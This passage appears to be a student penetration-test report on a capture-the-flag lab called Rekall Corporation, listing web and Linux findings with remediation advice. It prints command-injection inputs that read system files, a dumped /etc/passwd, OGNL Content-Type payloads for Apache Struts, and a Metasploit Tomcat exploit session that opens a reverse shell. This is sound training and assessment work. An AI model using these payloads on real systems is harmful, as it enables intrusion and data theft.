style="font-size: 1.5em; font-weight: bold; margin: 0;"&gt;REKALL CORPORATION         &lt;p style="font-size: 0.9em; margin: 0;"&gt;REKALL CORPORATION is a leading provider of advanced security solutions for enterprise environments. Our mission is to protect sensitive data and ensure the integrity of critical systems. We offer a range of products and services designed to help organizations manage their security risks and stay ahead of emerging threats.       &lt;/div&gt;     &lt;/div&gt;   &lt;/body&gt; &lt;/html&gt;</pre>



	<pre>&lt;/div&gt; &lt;/div&gt; &lt;/div&gt;&lt;div class="u-align-center-md u-align-center-sm u-align-center-xs u-clearfix u-image u-section-1" id="carousel_b174" data-image-width="1620" data-image-height="1088"&gt; &lt;div class="u-clearfix u-sheet u-sheet-1"&gt; &lt;div class="u-container-style u-group u-group-1"&gt; &lt;div class="u-container-layout u-container-layout-1"&gt; &lt;p class="u-align-justify u-custom-font u-font-roboto u-text u-text-black u-text-size-1"&gt; &lt;br&gt;&lt;span style="font-size: 1.25rem;"&gt;Ever wanted to travel to the North Pole without leaving the city? Skydive from the comfort of your couch! Visit a tropical beach in your backyard?&lt;br&gt; &lt;br&gt;&lt;b&gt;Then come to &lt;span class="u-text-palette-2-base"&gt;Rekall Corporation&lt;/span&gt;!&lt;br&gt; Rekall Corp offers all this and more with its premiere Virtual Reality products.&lt;br&gt; With our patented AI technology, we can create entire virtual experiences from a simple image! All you need to do is upload the image on our VR Planner page, put on your VR HEADSET, sit back, and experience your new reality!&lt;/b&gt; </pre> <p>&lt;/div&gt;</p> <p>&lt;/div&gt;</p> <p>&lt;form action="/About-Rekall.php" method="POST"&gt;</p> <p>&lt;p&gt;&lt;label for="security_level"&gt;Are you ready to begin?&lt;/label&gt;&lt;br /&gt; &lt;select name="security_level"&gt; &lt;option value="0"&gt;YES&lt;/option&gt; &lt;option value="1"&gt;NO&lt;/option&gt; &lt;/select&gt; &lt;/p&gt; &lt;a href="Welcome.php"&gt; &lt;button type="submit" name="submit" value="submit"&gt;Click Here to Begin&lt;/button&gt; &lt;/a&gt; &lt;/form&gt; &lt;br /&gt;</p> <p>&lt;/body&gt;</p> <p>&lt;/html&gt; * Connection #0 to host 192.168.14.35 left intact (rustls::handshake::ClientHandshake)</p>
Affected Hosts	192.168.14.35
Remediation	Update API keys to control access to the sensitive information

Vulnerability 4	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	<p>A PHP file can be uploaded into the first text input field</p> <p>A PHP file can be uploaded into the second text input field by including “.jpg” in the file’s name.</p>
Images	


	
Affected Hosts	192.168.14.35
Remediation	File Upload Validation


Vulnerability 5	Findings
<b>Title</b>	Sensitive Data Exposure through HTML Source Code
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Critical
<b>Description</b>	The admin username and password are visible within the internet-facing HTML code.
<b>Images</b>	 
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Remove the text from the internet-facing HTML code

Vulnerability 6	Findings
<b>Title</b>	Sensitive Data Exposure through the URL
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Critical
<b>Description</b>	Access to 'robots.txt' file by typing the name into the URL
<b>Images</b>	 <pre>User-agent: GoodBot Disallow:  User-agent: BadBot Disallow: /  User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Remove Sensitive Files from Internet-Facing Data Storage

Vulnerability 7	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	<p>No input validation restrictions. ‘www.welcometorecall.com &amp;&amp; cat vendors.txt’ and ‘www.welcometorecall.com ; cat vendors.txt’ both gain access to the vendors.txt file.</p> <p>In the MX Record Checker, input validation denies “&amp;” and “;”, but “ ” can still be used. ‘www.welcometorecall.com   cat vendors.txt’</p>
Images	 <p>The screenshot shows a dark-themed web interface for a DNS check. At the top, it says "DNS Check". Below that is a search bar containing "www.example.com" and a red "Lookup" button. Underneath the search results, it displays the following information:</p> <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:    www.welcometorecall.com canonical name = welcometorecall.com. Name: welcometorecall.com Address: 208.76.82.210 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p>  <p>The screenshot shows the "Welcome to Rekall Admin Networking Tools" page. It features a large title and a reminder about the "vendors.txt" file. Below it are two main sections: "DNS Check" and "MX Record Checker".</p> <p>The "DNS Check" section has a search bar for "www.example.com" and a red "Lookup" button. The "MX Record Checker" section has a search bar for "recall.com   cat vendors.txt" and a red "Check your MX" button.</p> <p>Both sections include additional descriptive text and success messages at the bottom.</p>
Affected Hosts	192.168.14.35
Remediation	Stronger Input Validation To Remove All Known Malicious Characters


Vulnerability 8	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium
Description	The command injection '....   cat '/etc/vendors.txt' summons sensitive information, such as the username and password of a user.
Images	<h1>MX Record Checker</h1> <p>:all.com   cat /etc/vendors <span style="background-color: red; color: white; padding: 2px;">Check your MX</span></p> <pre>root:x:0:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000:/home/melina:</pre>
Affected Hosts	192.168.14.35
Remediation	Input Validation and Deescalate User Privilege

Vulnerability 9	Findings
Title	PHP Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	The aforementioned exposed robots.txt file exposed a hidden PHP file called souvenirs.php. Through command injection in the URL, the /etc/vendors.txt file can be summoned.
Images	 <pre> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin nologin:x:2:2:bin:/bin:/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/var/run/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid:/syslog:x:101:104:/home/syslog:/bin/false mysqld:x:102:105:MySQL Server,,,:/nonexistent:/bin/false melina:x:1000:1000:/home/melina </pre> <p>Congrats, flag 13 is jdka7sk23dd</p>
Affected Hosts	192.168.14.35
Remediation	Input Validation and Sanitation. Remove Backend Files From The Internet-Facing Database.

Vulnerability 10	Findings
Title	Session Management
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	Sessions Can Be Hijacked
Images	 A screenshot of a web browser window titled "Welcome". The address bar shows "192.168.14.35/admin_legal_data.php?admin=87". Below the address bar, there are links for "Exploit-DB" and "Nessus". The main content area has a red header with a large white "R" logo and the text "REKALL CORPORATION". Below the header, the page title is "Admin Legal Documents - Restricted Area". A message "Welcome Admin..." is displayed, followed by a green success message: "You have unlocked the secret area, flag 14 is downloadig". The browser navigation bar includes icons for back, forward, and search.
Affected Hosts	192.168.14.35
Remediation	Sessions Adherence Policies.

Vulnerability 11	Findings
Title	Remote Code Execution
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	According to the Nessus Scan Report, “The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specifically crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject of the privileges of the web server user.”
Images	<pre> TRACEROUTE HOP RTT ADDRESS 1  0.02 ms 192.168.13.12  Nmap scan report for 192.168.13.13 Host is up (0.000018s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp      open  http    Apache httpd 2.4.25 ((Debian))  _http-server-header: Apache/2.4.25 (Debian)   http-robots.txt: 22 disallowed entries (15 shown)  _ /core/ /profiles/ /README.txt /web.config /admin/  _/comment/reply/ /filter/tips /node/add/ /search/ /user/register/   /user/password/ /user/login/ /user/logout/ /index.php/admin/  _/index.php/comment/reply/  _http-generator: Drupal 8 (https://www.drupal.org)  _http-title: Home   Drupal CVE-2019-6340 MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop </pre>

	<p><b>Flag 6 / Plugin #97610</b></p> <p><a href="#">Back to Vulnerabilities</a></p> <p><b>Vulnerabilities 15</b></p> <p><b>CRITICAL</b> Apache Struts 2.3.5 - 2.3.31 / 2.5.x &lt; 2.5.10.1 Jakarta Multipart Parser RCE (remote)</p> <p><b>Description</b> The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.</p> <p><b>Solution</b> Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory.</p> <p><b>See Also</b> <a href="http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html">http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html</a> <a href="http://www.nessus.org/t77e9c654">http://www.nessus.org/t77e9c654</a> <a href="https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1">https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1</a> <a href="https://cwiki.apache.org/confluence/display/WW/S2-045">https://cwiki.apache.org/confluence/display/WW/S2-045</a></p> <p><b>Output</b> Nessus was able to exploit the issue using the following request :  GET / HTTP/1.1 Host: 192.168.13.12:8080 Accept-Encoding: gzip, deflate Accept-Language: en Content-Type: V@{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader("X-Tenable","qyBQD9t")}).multipart/form-data Connection: Close User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Pragma: no-cache Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*</p> <table border="1"> <thead> <tr> <th>Port ▾</th><th>Hosts</th></tr> </thead> <tbody> <tr> <td>8080 / tcp / www</td><td>192.168.13.12</td></tr> </tbody> </table> <p><b>Plugin Details</b></p> <p>Severity: Critical ID: 97610 Version: 1.24 Type: remote Family: CGI abuses Published: March 8, 2017 Modified: November 30, 2021</p> <p><b>Risk Information</b></p> <p>Risk Factor: Critical <b>CVSS v3.0 Base Score 10.0</b> CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/U/N/S/C/H/I/A/H CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/R/L/O/R/C CVSS v3.0 Temporal Score: 9.5 CVSS v2.0 Base Score: 10.0 CVSS v2.0 Temporal Score: 8.7 CVSS v2.0 Vector: CVSS:2#AV:N/AC:L/Au:N/C/C/I/C/A/C CVSS v2.0 Temporal Vector: CVSS:2#E:H/R/L/O/R/C/C</p> <p><b>Vulnerability Information</b></p> <p>CPE: cpe:/a:apache:struts Exploit Available: true Exploit Ease: Exploits are available Patch Pub Date: March 6, 2017 Vulnerability Pub Date: March 6, 2017 Exploited by Nessus: true In the news: true</p>	Port ▾	Hosts	8080 / tcp / www	192.168.13.12
Port ▾	Hosts				
8080 / tcp / www	192.168.13.12				
<b>Affected Hosts</b>	192.168.13.12				
<b>Remediation</b>	Upgrade to the Latest Software Version an Secure Permissions.				

Vulnerability 12	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Apache Tomcat Is Outdated. Making it Vulnerable to a JSP (JavaServer Pages) payload to hijack a session.
Images	 <pre> File Actions Edit View Help info, or the enhanced version in your browser with info -d  msf6 &gt; search exploit/multi/http-enum [-] No results from search msf6 &gt; use exploit/multi/http/tomcat_jsp_upload_bypass [*] No payload configured, defaulting to generic/shell_reverse_tcp msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; set RHOSTS 192.168.13.10 RHOSTS =&gt; 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; set LHOST 192.168.14.1 LHOST =&gt; 192.168.14.1 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; run  [*] Started reverse TCP handler on 192.168.14.1:4444 [*] Uploading payload ... [*] Payload executed! [*] Command shell session 1 opened (192.168.14.1:4444 → 192.168.13.10:56362 ) at 2024-01-21 13:51:55 -0500 sessions -l Usage: sessions &lt;id&gt; Type: combined Family: Web Servers Interact with a different session Id. This command only accepts one positive numeric argument. This works the same as calling this from the MSF shell: sessions -i &lt;session id&gt; [*] Trying to find binary 'python' on the target machine [-] python not found [*] Trying to find binary 'python3' on the target machine [-] python3 not found [*] Trying to find binary 'script' on the target machine [*] Found script at /usr/bin/script [*] Using `script` to pop up an interactive shell [*] Trying to find binary 'bash' on the target machine [*] Found bash at # which 'bash' &amp;&amp; echo true;echo / cat /root/.flag7.txt / cat /root/.flag7.txt sh: 11: /: Permission denied # cat /root/.flag7.txt cat /root/.flag7.txt 8ks6sbhss #  </pre>
Affected Hosts	Apache Tomcat
Remediation	Upgrade to Apache Tomcat Version 8.5.68 or Later


Vulnerability 14	Findings				
Title	Struts Remote Code Execution Vulnerability (CVE-2017-5638)				
Type (Web app / Linux OS / Windows OS)	Linux OS				
Risk Rating	Critical				
Description	The current version of Apache Struts is outdated. A specially crafted Content-Type header in the HTTP request can potentially execute malicious code.				
Images	<p><b>CRITICAL</b> Apache Struts 2.3.5 - 2.3.31 / 2.5.x &lt; 2.5.10.1 Jakarta Multipart Parse...</p> <p><b>Description</b> The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.</p> <p><b>Solution</b> Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory.</p> <p><b>See Also</b>  <a href="http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html">http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html</a>  <a href="http://www.nessus.org/u77e9c654">http://www.nessus.org/u77e9c654</a>  <a href="https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1">https://cwiki.apache.org/confluence/display/WW/S2-045</a>  <a href="https://cwiki.apache.org/confluence/display/WW/S2-045">https://cwiki.apache.org/confluence/display/WW/S2-045</a> </p> <p><b>Output</b>  Nessus was able to exploit the issue using the following request :  <pre>GET / HTTP/1.1 Host: 192.168.13.12:8080 Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1 Accept-Language: en Content-Type: %(#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse']).addHeader('X-Tenable','*USmdbBL') Connection: Close User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Pragma: no-cache Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*</pre> </p> <table border="1"> <thead> <tr> <th>Port ▾</th> <th>Hosts</th> </tr> </thead> <tbody> <tr> <td>8080 / tcp / www</td> <td>192.168.13.12</td> </tr> </tbody> </table> <p><b>Plugin Details</b></p> <p>Severity: Critical  ID: 97610  Version: 1.24  Type: remote  Family: CGI abuses  Published: March 8, 2017  Modified: November 30, 2021</p> <p><b>Risk Information</b></p> <p>Risk Factor: Critical  <b>CVSS V3.0 Base Score 10.0</b>  CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UF:N/S:C/C:H/I:H/A:H  CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/R/L/D:RC:  CVSS v3.0 Temporal Score: 9.5  CVSS v2.0 Base Score: 10.0  CVSS v2.0 Temporal Score: 8.7  CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C  CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C</p> <p><b>Vulnerability Information</b></p> <p>CPE: cpe:/a:apache:struts  Exploit Available: true  Exploit Ease: Exploits are available  Patch Pub Date: March 6, 2017  Vulnerability Pub Date: March 6, 2017  Exploited by Nessus: true  In the news: true</p> <p><b>Exploitable With</b></p> <p>Metasploit (Apache Struts Jakarta Multipart Parser OGNL Injection)  CANVAS ()  CNC (OpenSes)</p>	Port ▾	Hosts	8080 / tcp / www	192.168.13.12
Port ▾	Hosts				
8080 / tcp / www	192.168.13.12				

	<pre> File Actions Edit View Help ;charset=UTF-8) msf6 exploit(multi/http.struts2_content_type_ognl) &gt; sessions -l  Active sessions ===== </pre>
